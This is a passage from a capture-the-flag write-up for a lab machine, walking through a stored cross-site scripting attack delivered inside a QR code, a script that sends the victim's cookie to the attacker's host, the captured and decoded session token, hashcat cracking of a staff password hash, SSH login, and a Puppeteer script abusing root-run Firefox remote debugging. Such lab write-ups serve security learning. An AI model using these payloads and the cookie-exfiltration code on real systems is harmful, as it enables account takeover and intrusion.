    print(request)
    return jsonify({"status": "200", "message": "Payment Successful",
"cardname": "john", "cardnumber": "1111-2222-3333-4444"})

if __name__ == '__main__':
    app.debug = True
    app.run('10.10.14.15', 80)
```



3) Checked the QR





4) The QR is seen by morty and the value will be rendered in website, so i made a xss payload


```
import qrcode
from PIL import Image

# Function to generate a QR code
def generate_qr_code(input_string, output_file, size=(800, 800)):
    # Create QR code instance
    qr = qrcode.QRCode(
        version=1,
        error_correction=qrcode.constants.ERROR_CORRECT_L,
        box_size=10,
        border=4,
    )

    # Add data to the QR code
    qr.add_data(input_string)
    qr.make(fit=True)

    # Create an image from the QR code instance
    img = qr.make_image(fill='black', back_color='white')

    # Resize the image to the desired size using LANCZOS resampling
    img = img.resize(size, Image.Resampling.LANCZOS)

    # Save the image to a file
    img.save(output_file)

input_string =
"098f6bcd4621d373cade4e832627b4f6.0d341bcdc6746f1d452b3f4de32357b9.<script
src='http://10.10.14.39/1.js'></script>"

# Generate the QR code and save it as 'qrcode.jpeg'
```

```
generate_qr_code(input_string, 'qrcode.jpeg')

import requests

# Define the URL and the headers
url = "http://magicgardens.htb/send_message/"
headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Referer": "http://magicgardens.htb/send_message/",
    "Origin": "http://magicgardens.htb",
    "Connection": "close",
    "Upgrade-Insecure-Requests": "1",
    "Cookie": "csrftoken=BuDalABLJBfuuR6a3nNizMDfBXHyKCmE;
sessionid=.eJw1zE0Kg0AMhuFZtLaKB3HVi3RT8AAyhoADzgiTBFcFD5BlvK9_-
O0eXviW57q4a39r9C2EOfmIpg9GYtOC2LOQ6euXMQaJpuUcaOjGcGRnWp-ESRJjtqHQEnzmq--
qT93567Qi6TsPHKa0v7YCgEQmnw3dLzSz:
1s94JB:YePPeSzHgYPcJVNYGA0xK8OKnYfmYHYEvT5RAJiHeZE"
}

# Define the form data and files
data = {
    "csrfmiddlewaretoken":
"KSauPbf5c4PRzrgRR9KVd14mdgiiZ6BpbcDu0BGGLvUbT8cRKmn3CDxrE3PGzyNT",
    "send_to_1": "morty",
    "send_to_2": "test22",
    "text": "click this fast!"
}

# Define the file to be uploaded
files = {
    "attachment": ("qrcode.jpeg", open("qrcode.jpeg", "rb"), "image/jpeg")
}

# Make the POST request
response = requests.post(url, headers=headers, data=data, files=files)

# Print the response
print(response.status_code)
```

Success!

Your order will be processed within 24 hours. Our manager will contact you to clarify the information.

Show courier QR code and get a discount on delivery.






```
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://10.10.14.39/" + btoa(document.cookie, true);
xhr.send();
```

```
(vigneswar㉿VigneswarPC)-[~]
$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.72.188 - - [20/May/2024 22:30:06] "GET /1.js HTTP/1.1" 200 -
10.129.72.188 - - [20/May/2024 22:30:07] "GET /1.js HTTP/1.1" 304 -
10.129.72.188 - - [20/May/2024 22:31:09] "GET /1.js HTTP/1.1" 200 -
10.129.72.188 - - [20/May/2024 22:32:11] "GET /1.js HTTP/1.1" 200 -
10.129.72.188 - - [20/May/2024 22:32:11] code 404, message File not found
10.129.72.188 - - [20/May/2024 22:32:11] "GET /Y3NyZnRva2VuPWdhN2NLbENXbjRNRU1QaVJkV3BZZlJoTUwxcG5WYTc2OyBzZXNzaW9uaWQ9LmVKeE5qVTFxd3pBUWhaTkZRZ01waFp5aTNRaExsdU5vVjdydnFnY3draXhGYmhNSjlFUHBvdEFEekhkNjN6cHVBcDdkOTc3SG01X1Y3MjY1bU80YkgtR3VKQk85UEJ1RTFUbkVfSVd3VGxubWtzYmdMVXRyRVRhZlEzTGRhVWdaWVlHd25WQ0g0ck9KNk5hdzBUTG1mel9TZHFLWnZ1OWt5YTY3UE9xR0htSEpFSGF6VEVuOVlmd29udnAzNlktQjZPQnpIQlM1Vk1qVkp2SWFlbk42dGV1XMEZyVTNWY0diTWdXbFJLY1dwdElJeTJSeXFmYTF0MC1vOVZZcXB5ckNhRzA2MWFtdXVoY0JDX2dEZXMyWDc6MXM5Nk9uOjlPSVVtaXc5Nno0WjRfa0I1YVU5bVVrRVFyUUxNSHdFeUhUWjk0WkoxbkE= HTTP/1.1" 404 -
10.129.72.188 - - [20/May/2024 22:32:12] code 404, message File not found
10.129.72.188 - - [20/May/2024 22:32:12] "GET /favicon.ico HTTP/1.1" 404 -
```

```
(vigneswar㉿VigneswarPC)-[~]
$ echo "Y3NyZnRva2VuPWdhN2NLbENXbjRNRU1QaVJkV3BZZlJoTUwxcG5WYTc2OyBzZXNzaW9uaWQ9LmVKeE5qVTFxd3pBUWhaTkZRZ01waFp5aTNRaExsdU5vVjdydnFnY3draXhGYmhNSjlFUHBvdEFEekhkNjN6cHVBcDdkOTc3SG01X1Y3MjY1bU80YkgtR3VKQk85UEJ1RTFUbkVfSVd3VGxubWtzYmdMVXRyRVRhZlEzTGRhVWdaWVlHd25WQ0g0ck9KNk5hdzBUTG1mel9TZHFLWnZ1OWt5YTY3UE9xR0htSEpFSGF6VEVuOVlmd29udnAzNlktQjZPQnpIQlM1Vk1qVkp2SWFlbk42dGV1XMEZyVTNWY0diTWdXbFJLY1dwdElJeTJSeXFmYTF0MC1vOVZZcXB5ckNhRzA2MWFtdXVoY0JDX2dEZXMyWDc6MXM5Nk9uOjlPSVVtaXc5Nno0WjRfa0I1YVU5bVVrRVFyUUxNSHdFeUhUWjk0WkoxbkE=" | base64 -d
csrftoken=ga7cKlCWn4MEMPiRdWpYfRhML1pnVa76; sessionid=.eJxNjU1qwzAQhZNFQgMphZyi3QhLluNoV7rvqgcwkixFbhMJ9EPpotADzHJ63zpuAp7d977Hm5_V7265mO4bH-GuJBO9PBuE1TnE_IWwTlnmksbgLUtrETafQ3LdaUgZYYGwnVCH4rOJ6Naw0TLmfz_SdqKZvu9kya67POqGHmHJEHazTEn9Yfwonvp36Y-B6OBzHBS5VMjVJvIaenN6uXUfZgNOJofwTBttmW0FrU3VcGbMgWlRKcWptIIy2Ryqfa1t0-o9VYqpyrCaG061amuuhcBC_gDes2X7:1s96On:9OIUmiw96z4Z4_kB5aU9mUkEQrQLMHwEyHTZ94ZJ1nA
```

5) Got access to morty with stolen cookie





6) Found password hash of morty

Change store user


morty

Username:	morty
First name:	Morty
Last name:	Smith
Email:	morty@mail.htb
Password:	pbkdf2_sha256$600000$y7K056G3Kxb:
Phone:	48219612
Address:	Seattle, Washington
Status:	Staff

SAVE | Save and add another | Save and continue editing

Exploitation

1) Cracked the hash



```
pbkdf2_sha256$600000$y7K056G3KxbaRc40ioQE8j$e7bq8dE/U+yIiZ8isA0Dc0wuL0gYI3GjmmdzNU+Nl7I=:jonasbrothers

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10000 (Django (PBKDF2-SHA256))
Hash.Target......: pbkdf2_sha256$600000$y7K056G3KxbaRc40ioQE8j$e7bq8dE...+Nl7I=
Time.Started.....: Mon May 20 22:38:00 2024 (45 secs)
Time.Estimated...: Mon May 20 22:38:45 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       59 H/s (8.16ms) @ Accel:64 Loops:512 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2560/14344384 (0.02%)
Rejected.........: 0/2560 (0.00%)
Restore.Point....: 2048/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:599552-599999
Candidate.Engine.: Device Generator
Candidates.#1....: slimshady -> hassan

Started: Mon May 20 22:37:44 2024
Stopped: Mon May 20 22:38:46 2024
```

2) Got ssh access

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh morty@10.129.72.188
The authenticity of host '10.129.72.188 (10.129.72.188)' can't be established.
ED25519 key fingerprint is SHA256:QixQoCpRoi98/2NP9t4cSa8PUu3paHIhrFzgDRKBmlM.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:37: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.72.188' (ED25519) to the list of known hosts.
morty@10.129.72.188's password:
Permission denied, please try again.
morty@10.129.72.188's password:
Linux magicgardens 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
morty@magicgardens:~$
```

morty:jonasbrothers

Privilege Escalation

1) firefox remote debugging is running as root

We can use this to get the flag
https://firefox-source-docs.mozilla.org/remote/cdp/

```
const puppeteer = require('puppeteer');

(async () => {
    try {
        const browser = await puppeteer.connect({
```

```
            browserWSEndpoint: 'ws://127.0.0.1:52773/devtools/page/54da049e-
f6bb-4a32-abcd-200e363a7264'
        });

        const page = await browser.newPage()
        page.goto('file:///root/root.txt', { waitUntil: 'load' });
        const screenshot = await page.screenshot({ path: 'screenshot.png' });
    } catch (error) {
        console.error('An error occurred:', error);
    }
})();
```